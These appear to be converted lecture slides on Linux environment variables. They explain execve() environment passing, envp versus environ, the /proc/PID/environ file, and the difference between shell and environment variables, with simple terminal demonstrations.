
Example: Environment Variables & execve() (cont.)

Obtained from the parent process

```
$ a.out 1      ← Passing NULL
$ a.out 2      ← Passing newenv[]
AAA=aaa
BBB=bbb
$ a.out 3      ← Passing environ
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-12Uo0e/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
...
```

Environment Variables — Where Are They In Memory?

- `envp` and `environ` point to the same location in memory (initially)
- `envp` is only accessible inside `main()`, while `environ` is a global variable.
- When changes are made to environment variables (e.g., add new var.), the location for storing environment variables may be moved to the heap — `environ` will change (`envp` does not change)



Aside: The /proc File System

- /proc is a virtual file system in Linux
- Contains a directory for each process — named by the Process ID (PID)
- Each directory has a virtual file called environ, which contains the environment of the process
 - e.g., /proc/932/environ contains environment variables for process 932
 - e.g., strings /proc/\$\$/environ prints out the env. variables of the current process
 - \$\$ == shorthand for current Process ID
- When env program is invoked in a (bash) shell, it runs in a child process.
Thus, it prints out the environment variables of the shell's child process, not its own.

Shell Variables vs. Environment Variables

```
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
Environment variable → LOGNAME=seed
seed@ubuntu:~/test$ echo $LOGNAME

Shell variable → seed
seed@ubuntu:~/test$ LOGNAME=bob
seed@ubuntu:~/test$ echo $LOGNAME

Shell variable is changed → bob
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME


Environment variable is the same → LOGNAME=seed
seed@ubuntu:~/test$ unset LOGNAME
seed@ubuntu:~/test$ echo $LOGNAME

Shell variable is gone →
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME

Environment variable is still here → LOGNAME=seed
```

NOTE: When a new shell starts, it copies the environment variables into its shell variables.
Changes made to the shell variables later will not be reflected on the environment variables.

Shell Variables vs. Environment Variables (cont.)



Shell Variables vs. Environment Variables (cont.)

When we type `env` in the shell, the shell will create a child process

Print out environment variable →

```
seed@ubuntu:~$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~$ LOGNAME2=alice
seed@ubuntu:~$ export LOGNAME3=bob
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
seed@ubuntu:~$ unset LOGNAME
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME3=bob
```

